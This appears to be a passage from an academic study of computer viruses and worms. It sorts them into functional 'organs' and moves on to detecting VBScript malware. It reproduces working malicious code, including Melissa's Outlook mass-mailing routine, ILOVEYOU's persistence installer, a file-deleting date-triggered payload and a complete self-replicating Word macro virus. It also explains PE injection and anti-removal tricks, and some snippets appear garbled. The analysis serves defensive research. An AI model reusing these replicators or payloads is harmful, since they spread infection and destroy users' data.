### **Attacks against detection systems**

The macro virus *Snickers.A* implements swapping of each pair of adjacent characters in the Word document. This activity is done when a document is closed (using the AutoClose macro). When the document is opened, a second macro is activated (using the AutoOpen macro). This macro will swap each pair of the adjacent characters again in order to normalize the document. If the anti-virus software detects the macro virus and removes it, the document will be permanently destroyed. Though the swapping activity is a trivial technique, it shows that the virus tries to become a mandatory part of the victim object in order to avoid its own removal by the detection systems. As reported in [Bontchev 96] it is also possible to convert a WinWord document text into a macro and

---

<sup>1</sup> *protected projects* are the VBA code modules which are password protected by the author to avoid the document reader to read the source code of the macros.

save it with execute-only permissions. If the macro is removed by a detection system, it will lead to a permanent loss of document data.

### **Attacks against behavior blocking**

Preventing alteration of the global template file to a read-only permission appears to have little or no effect at all, in preventing the infection to spread in a MS Office application environment because the attribute of the `Normal.dot` template can be reset by embedding a command in the `AUTOEXEC.BAT` file, while the system is booting. This is observed in the *Futurenot.A* macro virus. Similarly, making the `AUTOEXEC.BAT` to read-only permissions will not help since its attribute can be reset from the `Normal.dot` template macro which will be active at a different time. The virus resets the read-only attribute of the `Normal.dot` template and/or the startup file (e.g. `AUTOEXEC.BAT`). Inserting a reset command in the startup files or in the `Normal.dot` template can do this.

### **Stealth**

A way to notice the presence of macros within a document is to check the output of the `Tools->Macro` menu in WinWord. If a virus succeeds in preventing its display in the `Tools/Macro` dialog box then a normal user will be unable to study the macro at all. This can be achieved by intercepting the `ToolsMacro` system macro and providing a fake output which masquerades the original `tools->macro` output. This fake output may list no macros at all. The *Colors* macro virus used a variation of this technique to achieve the stealth property; where in the `ToolsMacro` system macro was replaced with a fake macro, which did not allow the actual `Tools/Macro` dialog box to be opened, and also initiated the installation/injection process. Hence, the presence of the `ToolsMacro` macro in the program mostly indicates the presence of the stealth property in the program. Another way of preventing the viewing of `VBAProject` contents is to intercept the `ViewVBCode` system macro. This type of macro interception will also intercept the `Alt-F11` keystroke and prevent viewing of the macro

## Polymorphism and Macro name evolution

Though **APE** type concealment achieved by using execute-only macros encrypts the macros, as described in [Bontchev 96], the author of the virus has no control on the encryption key. The key does not change as the virus replicates. The encryption is trivial to break. A more undetectable technique would be to implement **PPID** using polymorphism. The virus author needs to take care of this by using code evolution.

### Macro Name evolution

Antivirus software may attempt exact detection on the basis of the macro names used in the virus. To tackle this problem, some virus codes generate random macro names and use them while replicating to new hosts. Figure 3-11 provides an experimental code for the macro name evolution.

```
One = 2712 Two = 9111
Num = Int(Rnd() * (Two - One) + One)
A$ = Str$(Num)
A$ = LTrim$(A$)
Begin = Hour(Now())
B$ = Str$(Begin)
B$ = LTrim$(B$)
If B$ = "1" Then C$ = "A"
If B$ = "2" Then C$ = "B"
;;
If B$ = "23" Then C$ = "W"
If B$ = "00" Then C$ = "X"
E$ = C$ + A$
ZU$ = GetDocumentVar$("VirNameDoc")
PG$ = WindowName$() + ":" + ZU$ MacroCopy PG$, "Global:" + E$
SetProfileString "Intl", "Name2", E$
ToolsCustomizeKeyboard .KeyCode = 69, .Category = 2, .Name = E$, .Add,
End Sub
```

**Figure 3-15:** *Illustration of the macro name evolution behavior in a concealer organ*

## 3.5 Propagator

**Definition:** *The propagator provides the logistic mechanisms for the transfer of virus code. Logistic mechanisms are technical and/or non-technical methods for the transfer of a virus from an infected network host to another target host.*

The Propagator is a mandatory organ of the worm program. It is responsible for transferring a copy of the worm program from one host to another host. The Surveyor organ provides it with the vulnerabilities to be exploited. Thus a Propagator executes the exploits, which are received from the Surveyor.

Propagation mechanisms are implemented using two approaches:

### **3.5.1 Using programming approaches**

These mechanisms use vulnerabilities in Internet services to penetrate systems. Frequent classes of vulnerabilities attacked by worm programs are:

**Vulnerabilities in the network layer implementations:** The IP protocol has inherent security vulnerabilities, which have been exploited to attack systems and gain unauthorized access. The most prevalent method for achieving this is IP-spoofing. The attack involves a combination of two techniques.

- Predicting the next TCP sequence number, which the target host expects.
- Initiating a connection and masquerading as a host which is trusted by the target host.

The IP-Spoofing and TCP sequence number prediction method of attack is discussed in [Morris 85].

**Vulnerabilities in the application layer implementations:** These vulnerabilities creep into programs when implemented using programming languages, like C and C++, which do not provide implicit bounds checking. In many Internet based applications, which are carelessly implemented using these languages, it is possible to corrupt the program execution stack by writing beyond the end of the array buffer, which is defined as a dynamic variable. It is then possible to change the return address on the stack to an address of a routine, which is sent in the form of a specially crafted data to the network application's input. If the application is executing with super user privileges, almost any privileged command can be executed on the remote system. In order to penetrate Internet hosts, worms have extensively used buffer overflow vulnerability.

### **3.5.2 Using social engineering**

The Social Engineering methods deal with the non-technical aspects of the computer system attack. Its activity involves "luring" the user to unknowingly execute a

malicious act. Various social aspects have been used for implementing this method. Notable among these are: abusing trust relationships between users on different hosts, abusing fear, false propaganda (hoaxes) and use of major social events (joy or catastrophe). For example, a mail with an “interesting” subject may lure the user to click on the attachment, which is a malicious program. An example of such an attack is a mail from a charity organization, during a time of catastrophe, with a malicious attachment masquerading as a donation form. These methods are only limited in design by the worm writer’s creativity and imagination.

**Channels:** A Channel is defined as a standard protocol, which is used to *tunnel* the copy of the worm to another host. Standard network and transport protocols are legitimate and non malicious in nature but can be used to transfer packets, that carry data, which when interpreted by the receiver can create undesired results. Channels that have been extensively used by worms are the Simple Mail Transfer Protocol (SMTP), Internet Relay Chat (IRC) and File Transfer Protocol (FTP). The Morris worm [Spafford 89] used two channels for replication. The first channel involved a combination of the **rsh** utility and **SMTP** (DEBUG option in sendmail) protocol to transfer a program to the victim host. This program was called the **vector program**. The vector program in turn would transfer the complete worm code from the infecting machine to the victim machine. The second channel used was the **finger** protocol, the Solaris and OSF implementations of which were compromised using a buffer overflow exploit.

Channels aid virus and worms to pass through firewalls, which are not configured to filter protocol traffic like HTTP and SMTP. This approach to propagation is given in Figure 3-16. It involves a virus being stationed on one web site and, by using social engineering methods, a user is coerced to view the malicious site. Once the web page is viewed, the virus program embedded in the HTML page is executed on the user’s machine locally. This mode of propagation mechanism is called a {worm, virus}-pull, since a victim machine ‘pulls’ the virus code from its host machine. The *Code-Red* worm on the other hand carries out a {worm, virus}-push of the worm code to the victim machine using the buffer overflow mechanism.

### 3.5.3 Physiology of the Propagator organ

**Function:** Propagation

**Subject:** Here the subjects are the other virus organs or system users.

**Object:** The propagator organ objects usually involve the TCP, UDP protocols or the physical distribution media, with the following properties:

- Send and Receive data packets in a standard Internet transport or application protocol format.
- MAY authenticate before data exchange starts.
- MAY encrypt data during data exchange.


The object can have the following forms of addresses:

1. 5-tuple-socket abstraction.
2. Addresses of application level entities, like the RFC-822 format address (e-mail).
3. Name of the physical media. For e.g. the disk drive name or number.

**Action:** The procedure is triggered by a call-based-event.

Following are the procedures that may be used for action:

- Sequence of `intercept` and `insert` primitives involving network system calls. These primitives are available in APIs and network libraries that the system provides for sending and receiving data at network level. These can be used to sniff (`intercept` primitive) network traffic and replace it with malicious data.
- Sequence of `send` and `receive` application level primitives for transferring information. For example, using the `mapi` and `outlook` application object in Window OS to send e-mails attached with a virus program.
- Sequence of `send`, `overflowstack` and `receive` primitives for gaining privileged access to a network host and executing an arbitrary command for doing a {virus, worm}-push or pull. The `overflowstack` primitive is used to overflow the stack on the remote machine. The `send` and `receive` primitives are used for sending and receiving commands and responses to the victim machine.
- Sequence of the `send` and `pause` primitives for exploiting trust relationships. `PAUSE` primitive is used to abstract the notion of delay, which is required during the IP-Spoofing procedure.



**Figure 3-16:** An example of a worm passing through a firewall

### 3.5.4 Sample VBA based Replicator

An example of a replicator using a frequently used application

- Microsoft Outlook as the OLE automation server

```

Set UngaDasOutlook = CreateObject("Outlook.Application")
Set DasMapiName = UngaDasOutlook.GetNameSpace("MAPI")
DasMapiName.Logon "profile", "password"
;
;
Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
BreakUmOffASlice.Send
DasMapiName.Logoff

```

**Figure 3-17:** The *Melissa* virus propagator implementation

The above code excerpt is part of the *Melissa* virus's Propagator implementation. An Outlook application object is instantiated. The MAPI name space is initialized and then the application logs on. A mail item is created and sent to all the e-mail addresses in the address book. It is not important to find whether the e-mail is sent to one or many destinations since both the cases have been observed to be successful in different viruses.

### 3.6 Injector

**Definition:** *The injector organ injects a copy of the virus into the victim object such that the virus is placed in the execution space of the victim object. The copy of the virus may be exact or evolved, after being processed by the concealer organ. The execution space of an object is the code segment of the victim object or the environment in which the interpretation of the object will take place.*

The injector is a mandatory organ of a virus program. It enforces the mechanisms for copying the virus code into a clean<sup>1</sup> object within a system. The mechanisms of injection are based on one condition to always hold true: *The virus should have the information about the objects, which the virus is going to attack.* In other words, the injection can occur only on known objects. Hence, there will always be an exchange of information between the Injector and the Surveyor organs for the injection process to execute. Figure 3-18 displays the virus injection process in a program. The important design issue in a virus is the selection of the injection point X as shown in the Figure. The selection of X requires the injection condition to hold true. The virus injection shown in the Figure may not always involve the insertion of all the virus instructions between two instructions of the target object. The virus instructions may be appended at the end or beginning of the target, and an instruction for transfer of program control to the virus block may be inserted at any desired point X in the target. This helps the virus to reduce the work required to create enough *space* in the program code segment for inserting the complete virus block and re-compute the relative addresses referenced by the program instructions. This is an important reason for viruses to not to choose arbitrary points of injection in target objects. We see that the majority of viruses, written using low-level languages, inject their virus code at the *beginning* or *end* of the target object. This conclusion does not hold true for viruses implemented using scripting languages. The

---

<sup>1</sup> Clean is a relative term here. Since the object may have been infected by another virus

reason being that the insertion can take place at a desired point X, using a call to the virus function. In this case there is no need of re-computing the relative addresses, after




Figure 3-18: Injection of a virus into a target


code insertion, since that is taken care by the language implementation itself (during the compilation or interpretation stage). A virus implementation has to just check that the selected injection point lies inside the target's main<sup>1</sup> routine. An example of code insertion in script programs is given in Figures 3-19.

<sup>1</sup> The C language equivalent of main is `main(char **argv, int argc)`

```
Sub AutoOpen()  
  I=0  
  MsgBox "starting the program"  
  I = I + 1  
  Call normalroutine  
  MsgBox I  
End Sub  
  
Private Sub Normalroutine()  
  MsgBox "In Normalroutine"  
End Sub
```

**Figure 3-19a: A clean script program**

```
Sub AutoOpen()  
  I=0  
  Call AVirusRoutine()  
  MsgBox "starting the program"  
  Call AVirusRoutine()  
  I = I + 1  
  Call normalroutine  
  MsgBox I  
End Sub  
  
Private Sub Normalroutine()  
  MsgBox "In Normalroutine"  
End Sub  
  
Private Sub AVirusRoutine()  
  MsgBox "Could be a Virus"  
End Sub
```



**Figure 3-19b: Virus code injection by appending virus program at the end of target**

Figure 3-19a shows a clean script program. Figure 3-19b shows a virus program routine appended at the end of the script program and calls to this routine inserted at any point in the main part of the program. Figure 3-19c displays an insertion of virus code at arbitrary points in the clean target implemented in scripting language.

```

Sub AutoOpen()
  I=0
  MsgBox "Could be a Virus code"
  MsgBox "Could be a Virus code"
  Call AvirusRoutine()
  MsgBox "Could be a Virus code"
  MsgBox "Could be a Virus code"
  MsgBox "starting the program"
  Call AvirusRoutine()
  MsgBox "Could be a Virus code"
  MsgBox "Could be a Virus code"
  I = I + 1
  Call normalroutine
  MsgBox "Could be a Virus code"
  MsgBox "Could be a Virus code"
  MsgBox I
End Sub

Private Sub Normalroutine()
  MsgBox "Could be a Virus code"
  MsgBox "Could be a Virus code"
  MsgBox "In Normalroutine"
End Sub

```

**Figure 3-19c:** *Injecting code at arbitrary points in a target. The shaded lines are the virus code injected in a clean target*

Another method of Injection in the execution space of the target object is to modify the program's execution environment. The modification is done in such a way that when a command for executing the target object is executed, the virus program is executed instead. Once the virus has finished its execution, it can pass on the control of execution to the actual target object. An example of this method in Unix or Windows OS is the modification of the PATH environment variable.

Injection of virus code into binary programs is dependent on the file format of the target. Usually a virus or worm is confined to injecting code in objects that adhere to a narrow range of file formats, usually one or two. Current day platforms like Microsoft Windows use the Portable executable format (PE file format) to store program-loading<sup>1</sup> information. Following is the injection method used for PE executables:

The relevant parts of the PE file format are shown in Figure 3-20.

---

<sup>1</sup> The linker provides the loading information in the file header of an executable and a loader to load the program image into the memory uses this information.

MS-DOS MZ HEADER
MS-DOS REAL MODE STUB PROGRAM
PE FILE SIGNATURE
PE FILE HEADER
PE FILE OPTIONAL HEADER
.text Section Header
.bss Section Header
.rdata Section Header
.text section
.bss section
.rdata section
.
.
.debug section

**Figure 3-20: Executable image in PE File format**

Here, a section table is present between the PE header and a program's image. The section table contains information about each section in the executable code. The commonly know sections of an executable code are: **.text**, **.data** and **.bss** sections. These respectively contain the program code, the program data and the statically defined data in a program. During the injection process, the virus usually patches a new section header in the section table present in the executable's image. The body of the virus is appended to the end of the original host program and the PE header's `AddressOfEntryPoint` field (the program entry point) is updated to point to the virus's code (present at the end of the executable). Also, the `number-of-sections` field in the PE header is incremented by one. Thus, whenever this modified image is executed, first the virus code executes and then after finishing its execution, the virus transfers the execution control to the actual code of the program image. Other methods of injections in binary executables are usually variations of this technique.

### 3.6.1 Physiology of the Injector organ

**Function:** `Injection`

**Subject:** The user or the system triggers the injector organ. The system may invoke the Injector when the propagator puts the virus in the execution space of the victim system (e.g. during the buffer overflow attack)

**Object:** The object can be the instructions in memory or the contents of an executable file. The injector should act on objects with the following property:

- The object is interpretable by the victim system
- Is an execution environment

The object can have the following forms of addresses:

1. Path to file
2. File pointer
3. Memory address

**Action:** The procedure is triggered by a call-based-event or time-based-event, which may be generated by the subject. For example, if the size of file is greater than a constant number, or the current time is greater than a fixed value, the procedure is activated.

Following are the procedures, which may be used during action:

- Using the `insert` primitive to introduce virus instructions in a program's image resident or executing in the memory.
- Using the `insert` primitive to introduce virus instructions in a file.
- Using the `read`, `write`, `skip` and `delete` primitives, the virus code are inserted into the object's file-header. This procedure may also involve the application of the `read`, `write`, `skip` and `delete` primitives in the executable file's body. A file-header is part of an interpretable object, which carries special information to be used by the loader for loading the code segments into the interpreter's memory.

## 3.7 Payload

**Definition:** *Payload organ can be considered a thunk since it behaves as a closure, which is created to delay evaluation. The thunk consists of a set of symbol sequences, which may be interpreted at*

- a. *time  $t_p$  after the installation of the virus where  $0 < t_p < T_p$  (a finite time)*
- b. *an instance of a logic condition being satisfied*
- c. *or a system or user generated event occurs*

This section carries out the task for which the virus has been constructed. The task payload can range from a benign to a malicious activity intended by the virus author(s). The task payload section is identified if it carries out anomalous activity on the victim host or network.

### 3.7.1 Physiology of the Payload organ

**Result:** Payload

**Subject:** The Payload organ can be invoked with the user's privileges on the system. The user may start the infection or replication cycle by executing an infected file or a standalone program.

**Object:** The payload acts on objects, which can exist in any part of the filesystem or in any part of the memory. The property of these objects can be generalized to "ANY".

The object can have the following forms of Addresses:

- Path to file
- File pointer
- Memory address

**Action:** The procedure is triggered by call-based-event and time-based-event. The action procedure for a Payload may be arbitrary, ranging from no activity to any activity. Based on our observation of past virus and worms, most procedures that are used for action, use the `kill` primitive on files or a `send`, `display` primitive on the network.

### 3.7.2 Sample VBA based payloads

Viruses in general carry a payload since this section is the justification for the creation of the virus itself. The usual Payloads in macro viruses have been:

- Deletion of files within a system

For example, the *Atom* macro virus has the Payload segment characterized by the deletion of all files if a date related logic condition is true.

```
Sub MAIN
If Day(Now()) = 13 And Month(Now()) = 12) Then
Kill "*.*)"
End If
End Sub
```

**Figure 3-21:** *A sample payload program in VBScript*

```

`The following demo VBA program is intended to execute when ever a
`infected file is `closed. It will infect (write itself) into the
`normal.dot template file. Once done, any `word file opened in the
PC `will inturn be infected since it reads the normal.dot global
`template `file.
Sub AutoClose()
Dim ADI1, NTI1
Set ADI1 = ActiveDocument.VBProject.VBComponents.Item(1)
Set NTI1 = NormalTemplate.VBProject.VBComponents.Item(1)
NTCL = NTI1.CodeModule.CountOfLines
ADCL = ADI1.CodeModule.CountOfLines
If ADI1.Name <> "demoVirm" Then
  If ADCL > 0 Then ADI1.CodeModule.DeleteLines 1, ADCL/
  Set ToInfect = ADI1
  ADI1.Name = "demoVirm"
  DoAD = True
End If
If NTI1.Name <> "demoVirm" Then
  If NTCL > 0 Then NTI1.CodeModule.DeleteLines 1, NTCL
  Set ToInfect = NTI1
  NTI1.Name = "demoVirm"
  DoNT = True
End If
If DoNT <> True And DoAD <> True Then GoTo IsAlrdyInfected
If DoNT = True And DoAD = False Then
ActiveDocument.VBProject.VBComponents.Item(2).Export
"c:\system32.sys"
MsgBox "Infected"
End If
If DoAD = True And DoNT = False Then
NormalTemplate.VBProject.VBComponents.Item(2).Export
"c:\system32.sys"
MsgBox "Infected"
End If
If DoAD = True And DoNT = False Then
ActiveDocument.VBProject.VBComponents.Import ("c:\system32.sys")
ADI1.Name = "demoVirm"
End If
If DoNT = True And DoAD = False Then
NormalTemplate.VBProject.VBComponents.Import ("c:\system32.sys")
NTI1.Name = "DemoVirm"
End If
IsAlrdyInfected:
End Sub

```

**Figure 3-22: A complete macro virus program**

## 4. Detecting VBScript viruses and worms

### 4.1 Implementation language: VBScript

The Windows OS provides the Windows Scripting Host (WSH) technology to automate the execution of the Windows system commands. WSH is language independent and is similar to the Component Object Model (COM) technology. It can be used with any scripting language that supports the COM technology. The language most commonly used to implement WSH scripts is VBScript. This scripting environment can execute both the VBScript and JScript files. WSH by itself is not harmful but it exposes some core system resources like access to registry, network, printers, filesystem and application objects (like Outlook). The VBScript language is a subset of the Visual Basic for applications language with following important differences with VBA:

- **VBScript is an untyped language:** In VBA a developer can define the data type of a variable in advance; all variables in VBScript are variants.
- **VBScript is not compiled:** Though the VBScript program is not compiled and is interpreted, the speed considerations are of little value in worm and viral program implementations.
- **VBScript does not support early binding:** A VTBL (virtual method table) is a data structure containing the addresses (pointers) for the methods and properties of each object in an Automation server. Since early binding requires type information provided in the form of a type library, it uses VTBL to provide such information.

### 4.2 Important objects used by script viruses

#### Scripting.FileSystem Object

The Scripting.FileSystemObject eases the task of dealing with any type of file input/output and for dealing with the system file structure. It aids the developer to access and manipulate the FileSystem without using complex Win32 API calls. The FileSystemObject is available in VB and VBA but its features are not fully available in

the VBScript language. The FileSystemObject allows creating, deleting, enquiring, manipulating folders and text files but binary I/O is not supported. This does not deter the dropping of binary executable viruses in the system folders since the FileSystemObject supports strings of both text and binary values. Script viruses are conspicuous by the presence of FileSystemObject that is instantiated using following code statements:

```
Dim fso
Set fso = CreateObject("Scripting.FileSystemObject")
```




Figure 4-1: The WSH object model

### Wscript.Shell Object

The Wscript.Shell object provides access to a variety of shell services, such as access to the registry, access to environment variables and to the location of system folders, the ability to create shortcuts and to start processes. This object is instantiated using the following code:

```
Dim wsh
Set wsh = CreateObject("Wscript.Shell")
```

### Wscript.Network Object

This object allows (un) mapping network drives and enumerating the already mapped drives. This Object has been reportedly used by the *VBS/Network* virus and its variants. The code fragment for this object's instantiation is:

```
Dim wshnetwork
Set wshnetwork = wscript.CreateObject("wscript.network")
```

## Scriptlet.TypeLib Object

This object is used to generate Type-libraries for Windows Script Components. This object's method, `Path`, can be used to pass the file name of the type library, which can optionally include a path. e.g.

```
Set Os = CreateObject("Scriptlet.TypeLib")
```

### 4.3 Identification of organs in the VBScript based viruses

**Installer:** The VBScript worms usually use the registry to set the installation flag. The copy of the virus code may be installed in the System Folder, Temporary Folder or the Windows Folder. The reason being that unlike other folders, which may be renamed or deleted, these folders are always present on a system. The following code segment of the *ILOVEYOU* virus is used to install the virus on the system. The `regcreate` entry ensures that the virus program is executed every time the user logs on the system.

```
Set dirwin = fso.GetSpecialFolder(0)
Set dirsystem = fso.GetSpecialFolder(1)
Set dirtemp = fso.GetSpecialFolder(2)
Set c = fso.GetFile(WScript.ScriptFullName)
c.Copy(dirsystem & "\MSKernel32.vbs")
c.Copy(dirwin & "\Win32DLL.vbs")
c.Copy(dirsystem & "\LOVE-LETTER-FOR-YOU.TXT.vbs")

regcreate "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\
    CurrentVersion\Run\MSKernel32", dirsystem & "\MSKernel32.vbs"
regcreate "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\
    CurrentVersion\RunServices\Win32DLL", dirwin & "\Win32DLL.vbs"
```

**Figure 4-2:** *Installer code for the ILOVEYOU virus*

**Surveyor:** The surveyor code segment in case of VBScript viruses does the search for the existence of vulnerable machines and user accounts for acquiring the input data for the Propagator. The VBScript viruses have repeatedly used the following methods to check for the existence of E-mail address books and valid disk shares on the network. The code segment in Figure 4-3 was found in the *VBS.Network* virus. We observe that the computation for the search of random open shares involves random number generation, a property discussed in the section on surveyors in the previous chapter.

```

dim wshnetwork
Set wshnetwork = wscript.createobject("wscript.network")
//Start Main
//This program does the following tasks
// 1. generates a class C subnet block (randaddress)
// 2. increments the last octet if the address and if it is 255,
//     it randomly generates a new class C subnet block.
(checkaddress)
// 3. tries to map the generated IP address's C drive to
//     the local machine's J drive.
// 4. Checks if the map was succesfull

randaddress()
checkaddress()
shareformat()
wshnetwork.mapnetworkdrive "j:"
enumdrive
//End Main
Function checkaddress()
octd = octd + 1
If octd = "255" then randaddress()
End function
//
Function random()
rand = int((254 * rnd) + 1)
End function
//
Function randaddress()
If count > 50 then
octa = Int(16) * Rnd + 199
count = count + 1
Else
octa = "255"
End if
random()
octb = rand
random()
octc = rand
octd = "1"
myfile.WriteLine("Subnet: "& octa & dot & octb & dot & octc & dot
& "0")
end function

```

**Figure 4-3:** *The code for the surveyor organ of VBS.Network virus*

Also observed is the segment of code involving computation for generating dotted quad numbers (IP addresses).

**Concealer:** The script viruses exhibit **PPID**, **APE** and **ASM** concealment modes. The VBScript programs files with the extension **.vbe** indicate that the script program is encoded. This is an **APE** mode of concealment achieved using the Microsoft script encoder utility. The **PPID** and **ASM** concealment mode can be implemented in these programs by encrypting the strings in the program. A decryption routine in plain text

must be present, which may be interpreted by the VBScript execution environment, for decrypting the remaining encrypted program.

**Injector:** In VBScript, the following methods can be used to achieve injection. The following code segment from a freely available worm generator tool creates a copy of the executing virus program into a file. The `scriptfullname` property provides the name of the presently executing virus script.

```
U512VNRR = O2JA5LDL.getspecialfolder(0)
C1LJ575H = U512VNRR & "\WormSourceCode.jpg.vbs"
Set P81ENCE8 = createobject("wscript.shell")
O2JA5LDL.copyfile wscript.scriptfullname, C1LJ575H
```

**Figure 4-4:** *Sample injection code generated by the VBS Worm generator tool*

Another method used to do a self copying operation in script programs is to use the `readall` and `write` methods.

```
Set H8C6I3KA = O2JA5LDL.opentextfile(wscript.scriptfullname)
RUT3836E = H8C6I3KA.readall
H8C6I3KA.close
set BSL1BAE6= O2JA5LDL.createtextfile(wscript.scriptfullname)
BSL1BAE6.write RUT3836E
BSL1BAE6.close
```

**Figure 4-5:** *Injection using `readall` and `writeall` methods*

**Propagator:** The propagator organ in script virus is similar to the Propagator implementation in macro viruses since both have access to the same kind of network-based objects in the system. The Outlook application object followed by the MIRC protocol is most frequently used to implement a propagator. The replication channel frequently uses the Outlook application object for replicating copies of virus programs to different hosts. An example code segment most commonly found in viruses using this object is:

```

Set out = CreateObject("Outlook.Application")
Set mapi = out. GetnameSpace("MAPI")
For ctrlists = 1 to mapi.AddressLists.Count
Male.Subject = "an interesting subject"
Male.Body = "message"
Male.Send

```

**Figure 4-6: Sample code for replication in VBScript worms**

### 4.4 Identification of critical subjects and objects in a VBScript based system

For the purpose of program analysis this section identifies the library functions, methods and system calls used by VBScript based viruses and worm programs. Based on the organ characteristics identified in the previous chapter, we identify the following critical windows based library functions and calls which are used in a VBScript virus and worm program. The database can be easily extended to JScript and other mobile code languages.

#### 1. Files

The following table shows the actions performed and the objects and methods involved with files during a worm’s execution.

<b>Operations on Files</b>	<b>Scripting Objects Involved</b>	<b>Methods</b>
Creation, Open	Scripting.FileSystemObject	OpenTextFile, CreateTextFile, CreateFolder
Close	Scripting.FileSystemObject	Close
Read	Scripting.FileSystemObject	Read ReadAll ReadLine
Write	Scripting.FileSystemObject	Write WriteLine
